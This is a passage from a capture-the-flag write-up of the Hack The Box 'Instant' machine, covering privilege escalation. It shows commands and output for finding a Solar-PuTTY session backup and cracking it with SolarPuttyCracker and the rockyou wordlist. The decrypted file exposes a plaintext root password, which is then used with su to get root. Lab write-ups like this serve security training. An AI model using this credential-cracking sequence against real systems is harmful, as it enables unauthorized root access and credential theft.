The hashes were formatted in `bkdf2` so I tried to use the Werkzeug-Cracker tool to crack the hash. But after waiting for about 30 minutes without success, I decided to move on, as this process wasn't supposed to take that long.

# Continuing to Enumerate


Upon reviewing the LinPEAS scan again, I realized that I had overlooked a very important backup file `/opt/backups/Solar-PuTTY/sessions-backup.dat`.



```
╔══════════╣ Backup files (limited 100)
-rw-r--r-- 1 root root 893 Apr 23  2024 /etc/xml/catalog.old
-rw-r--r-- 1 root root 673 Apr 23  2024 /etc/xml/xml-core.xml.old
-rw-r--r-- 1 root root 365 Apr 23  2024 /etc/xml/polkitd.xml.old
-rw-r--r-- 1 root root 648 Apr 23  2024 /etc/.resolv.conf.systemd-resolved.bak
-rw-r--r-- 1 shirohige shirohige 1100 Sep 30 11:38 /opt/backups/Solar-PuTTY/sessions-backup.dat
-rwxr-xr-x 1 root root 1086 Mar 10  2024 /usr/src/linux-headers-6.8.0-45/tools/testing/selftests/net/tcp_fastopen_backup_key.sh
-rwxr-xr-x 1 root root 28003 Mar 10  2024 /usr/src/linux-headers-6.8.0-45/tools/testing/selftests/net/test_bridge_backup_port.sh
-rw-r--r-- 1 root root 43976 Jul 23  2024 /usr/lib/x86_64-linux-gnu/open-vm-tools/plugins/vmsvc/libvmbackup.so
-rw-r--r-- 1 root root 3495 Aug 30 08:32 /usr/lib/modules/6.8.0-45-generic/kernel/drivers/power/supply/wm831x_backup.ko.zst
-rw-r--r-- 1 root root 4343 Aug 30 08:32 /usr/lib/modules/6.8.0-45-generic/kernel/drivers/net/team/team_mode_activebackup.ko.zst
-rw-r--r-- 1 root root 154 Feb  6  2024 /usr/lib/systemd/system/dpkg-db-backup.timer
-rw-r--r-- 1 root root 147 Feb  5  2024 /usr/lib/systemd/system/dpkg-db-backup.service
-rwxr-xr-x 1 root root 2586 Jul 17  2024 /usr/libexec/dpkg/dpkg-db-backup
-rw-r--r-- 1 root root 159 Apr 23  2024 /var/lib/sgml-base/supercatalog.old
-rw-r--r-- 1 root root 0 Apr 23  2024 /var/lib/systemd/deb-systemd-helper-enabled/timers.target.wants/dpkg-db-backup.timer
-rw-r--r-- 1 root root 61 Oct  4 14:55 /var/lib/systemd/deb-systemd-helper-enabled/dpkg-db-backup.timer.dsh-also
-rw-r--r-- 1 root root 0 Jan 28 10:01 /var/lib/systemd/timers/stamp-dpkg-db-backup.timer
```


Solar-PuTTY is a tool for managing multiple SSH sessions, but it can be dangerous because it stores session information, including usernames, IP addresses, passwords, and other sensitive data, which could be exploited if accessed by unauthorized users.

The `sessions-backup.dat` file appears encrypted, so we can try to decode it using base64.




```
shirohige@instant:/opt/backups/Solar-PuTTY$ cat sessions-backup.dat
```

```
ZJlEkpkqLgj2PlzCyLk4gtCfsGO2CMirJoxxdpclYTlEshKzJwjMCwhDGZzNRr0fNJMlLWfpbdO7l2fEbSl/OzVAmNq0YO94RBxg9p4pwb4upKiVBhRY22HIZFzy6bMUw363zx6lxM4i9kvOB0bNd/4PXn3j3wVMVzpNxuKuSJOvv0fzY/ZjendafYt1Tz1VHbH4aHc8LQvRfW6Rn+5uTQEXyp4jE+ad4Du
Qk2fbm9oCSIbRO3/OKHKXvpO5Gy7db1njW44Ij44xDgcIlmNNm0m4NIo1Mb/2ZBHw/MsFFoq/TGetjzBZQQ/rM7YQI81SNu9z9VVMe1k7q6rDvpz1Ia7JSe6fRsBugW9D8GomWJNnTst7WUvqwzm29dmj7JQwp+OUpoi/j/HONIn4NenBqPn8kYViYBecNk19Leyg6pUh5RwQw8Bq+6/OHfG8xzbv0NnRxt
iaK10KYh++n/Y3kC3t+Im/EWF7sQe/syt6U9q2Igq0qXJBF45Ox6XDu0KmfuAXzKBspkEMHP5MyddIz2eQQxzBznsgmXT1fQQHyB7RDnGUgpfvtCZS8oyVvrrqOyzOYl8f/Ct8iGbv/WO/SOfFqSvPQGBZnqC8Id/enZ1DRp02UdefqBejLW9JvV8gTFj94MZpcCb9H+eqj1FirFyp8w03VHFbcGdP+u915
CxGAowDglI0UR3aSgJ1XIz9eT1WdS6EGCovk3na0KCz8ziYMBEl+yvDyIbDvBqmga1F+c2LwnAnVHkFeXVua70A4wtk7R3jn8+7h+3Evjc1vbgmnRjIp2sVxnHfUpLSEq4oGp3QK+AgrWXzfky7CaEEEUqpRB6knL8rZCx+Bvw5uw9u81PAkaI9SlY+60mMflf2r6cGbZsfoHCeDLdBSrRdyGVvAP4oY0LA
AvLIlFZEqcuiYUZAEgXgUpTi7UvMVKkHRrjfIKLw0NUQsVY4LVRaa3rOAqUDSiOYn9F+Fau2mpfa3c2BZlBqTfL9YbMQhaaWz6VfzcSEbNTiBsWTTQuWRQpcPmNnoFN2VsqZD7d4ukhtakDHGvnvgr2TpcwiaQjHSwcMUFUawf0Oo2+yV3lwsBIUWvhQw2g=shirohige@instant:/opt/backups/Sola
r-PuTTY$ █
```




```
┌──(myenv)─(kali㉿kali)-[~/Downloads/HTB/Instant/SolarPuttyCracker]
└─$ echo "ZJlEkpkqLgj2PlzCyLk4gtCfsGO2CMirJoxxdpclYTlEshKzJwjMCwhDGZzNRr0fNJMlLWfpbdO7l2fEbSl/OzVAmNq0YO94RBxg9p4pwb4upKiVBhRY22HIZFzy6bMUw363zx6lxM4i9kvOB
0bNd/4PXn3j3wVMVzpNxuKuSJOvv0fzY/ZjendafYt1Tz1VHbH4aHc8LQvRfW6Rn+5uTQEXyp4jE+ad4DuQk2fbm9oCSIbRO3/OKHKXvpO5Gy7db1njW44Ij44xDgcIlmNNm0m4NIo1Mb/2ZBHw/MsFFoq/
TGetjzBZQQ/rM7YQI81SNu9z9VVMe1k7q6rDvpz1Ia7JSe6fRsBugW9D8GomWJNnTst7WUvqwzm29dmj7JQwp+OUpoi/j/HONIn4NenBqPn8kYViYBecNk19Leyg6pUh5RwQw8Bq+6/OHfG8xzbv0NnRxti
aK10KYh++n/Y3kC3t+Im/EWF7sQe/syt6U9q2Igq0qXJBF45Ox6XDu0KmfuAXzKBspkEMHP5MyddIz2eQQxzBznsgmXT1fQQHyB7RDnGUgpfvtCZS8oyVvrrqOyzOYl8f/Ct8iGbv/WO/SOfFqSvPQGBZnq
C8Id/enZ1DRp02UdefqBejLW9JvV8gTFj94MZpcCb9H+eqj1FirFyp8w03VHFbcGdP+u915CxGAowDglI0UR3aSgJ1XIz9eT1WdS6EGCovk3na0KCz8ziYMBEl+yvDyIbDvBqmga1F+c2LwnAnVHkFeXVua
70A4wtk7R3jn8+7h+3Evjc1vbgmnRjIp2sVxnHfUpLSEq4oGp3QK+AgrWXzfky7CaEEEUqpRB6knL8rZCx+Bvw5uw9u81PAkaI9SlY+60mMflf2r6cGbZsfoHCeDLdBSrRdyGVvAP4oY0LAAvLIlFZEqcui
YUZAEgXgUpTi7UvMVKkHRrjfIKLw0NUQsVY4LVRaa3rOAqUDSiOYn9F+Fau2mpfa3c2BZlBqTfL9YbMQhaaWz6VfzcSEbNTiBsWTTQuWRQpcPmNnoFN2VsqZD7d4ukhtakDHGvnvgr2TpcwiaQjHSwcMUFU
awf0Oo2+yV3lwsBIUWvhQw2g=" | base64 -d

d◆D◆◆*◆>\◆φ8◆Π◆cõ&◆qv◆%a9D◆◆◆
                              C◆◆F◆4◆%-g◆mƒ◆g◆m);5@◆ڎ`◆xD`◆◆)◆◆.◆◆◆X◆a◆d\◆◆◆◆~◆◆◆◆◆"◆K◆F◆w◆^}◆◆LW:M◆◆◆H◆◆◆G◆c◆czwZ}◆uO=U◆◆hw←
                                                                                                              ◆}n◆◆◆nMꓘ#◆◆◆;◆◆g◆H◆◆;◆(r◆◆◆◆◆◆o
Y◆[◆◆◆cM◆I◆4◆51◆◆d◆◆◆◆◆Lg◆◆0YA◆3◆#◆R6◆s◆UL{Y;◆◆þ◆◆!◆◆I◆◆F◆n◆oC◆j&X◆gN◆{YK◆◆9◆◆ۑ◆◆0◆勸◆◆◆◆◆4◆◆5◆◆◆◆◆◆◆b`◆6M}-◆◆◆◆!◆◆◆j◆◆◆◆◆◆6◆◆◆◆◆+]
b◆◆◆7◆-◆◆◆◆a{◆◆◆+zSɉ"
◆◆rA◆NgûB◆~◆l◆A
7Tq[pgO◆◆u◆,F◆◆R4Q◆Ju\◆◆y=Vu.◆▒*/◆y◆P◆◆8◆0%◆+◆Êü▒◆◆◆E◆◆p'Tyyunk◆◆`Y◆◆◆!◆⇀◆CF◆6Q╷◆◆-oI◆_ LX◆◆◆ip&◆穿Qb◆\◆◆
                                                   d◆◆◆м◆◆l75◆◆&◆▒ák◆q◆R◆◆◆(▒◆◆+◆ ◆e◆~L◆  ◆J◆D◆◆◆+d,~◆9◆n◆S◆◆◆=JV>◆I◆~W◆◆◆m◆◆p◆
                                                                                                                       ◆AJ◆]◆eo◆(cB◆◆
ÜVD◆ˢaF@◆R◆◆◆K◆T◆F◆◆ ◆◆◆◆◆V8-TZkz◆◆J#◆◆◆~◆◆◆◆◆◆fPjM◆◆a◆◆◆◆q_◆Ąl◆◆œM
                                                     ◆E
\>cg◆SvVв◆x◆Hmj@◆▒◆⍰◆◆◆"◆K
                    PU▒◆◆◆o◆Wyp◆Z◆P◆h
```

Since manual decoding doesn't work, we can use a script like SolarPuttyCracker to crack the encoded data.




```
┌──(myenv)─(kali㉿kali)-[~/Downloads/HTB/Instant/SolarPuttyCracker]
└─$ python3 SolarPuttyCracker.py -w /usr/share/wordlists/rockyou.txt -o solar_putty_password1.txt sessions-backup.dat

   ____       __             ___         __   __          _____                 __
  / __/___   / /___ _ ____  / _ \ __ __ / /_ / /_ __ __  / ___/____ ___ _ ____ / /__ ___  ____
 _\ \ / _ \ / // _ `// __/ / ___// // // __// __// // / / /__ / __// _ `// __//  '_// -_)/ __/
/___/ \___//_/ \_,_//_/   /_/    \_,_/ \__/ \__/ \_, /  \___//_/   \_,_/ \__//_/\_\ \__//_/
                                                /___/
Trying to decrypt using passwords from wordlist...
Decryption successful using password: estrella
[+] DONE Decrypted file is saved in: solar_putty_password1.txt
```



```
┌──(myenv)─(kali㉿kali)-[~/Downloads/HTB/Instant/SolarPuttyCracker]
└─$ cat solar_putty_password1.txt
{
    "Sessions": [
        {
            "Id": "066894ee-635c-4578-86d0-d36d4838115b",
            "Ip": "10.10.11.37",
            "Port": 22,
            "ConnectionType": 1,
            "SessionName": "Instant",
            "Authentication": 0,
            "CredentialsID": "452ed919-530e-419b-b721-da76cbe8ed04",
            "AuthenticateScript": "00000000-0000-0000-0000-000000000000",
            "LastTimeOpen": "0001-01-01T00:00:00",
            "OpenCounter": 1,
            "SerialLine": null,
            "Speed": 0,
            "Color": "#FF176998",
            "TelnetConnectionWaitSeconds": 1,
            "LoggingEnabled": false,
            "RemoteDirectory": ""
        }
    ],
    "Credentials": [
        {
            "Id": "452ed919-530e-419b-b721-da76cbe8ed04",
            "CredentialsName": "instant-root",
            "Username": "root",
            "Password": "12**24nzC!r0c%q12",
            "PrivateKeyPath": "",
            "Passphrase": "",
            "PrivateKeyContent": null
        }
    ],
    "AuthScript": [],
    "Groups": [],
    "Tunnels": [],
    "LogsFolderDestination": "C:\\ProgramData\\SolarWinds\\Logs\\Solar-PuTTY\\SessionLogs"
}
```

Now that we have root credentials, we can use a command like `su root` to escalate our privileges and obtain the root flag.



```
shirohige@instant:/opt/backups/Solar-PuTTY$  su root
Password: 
root@instant:/opt/backups/Solar-PuTTY# ls
sessions-backup.dat
root@instant:/opt/backups/Solar-PuTTY# cd /root
root@instant:~# ls
root.txt
root@instant:~# █
```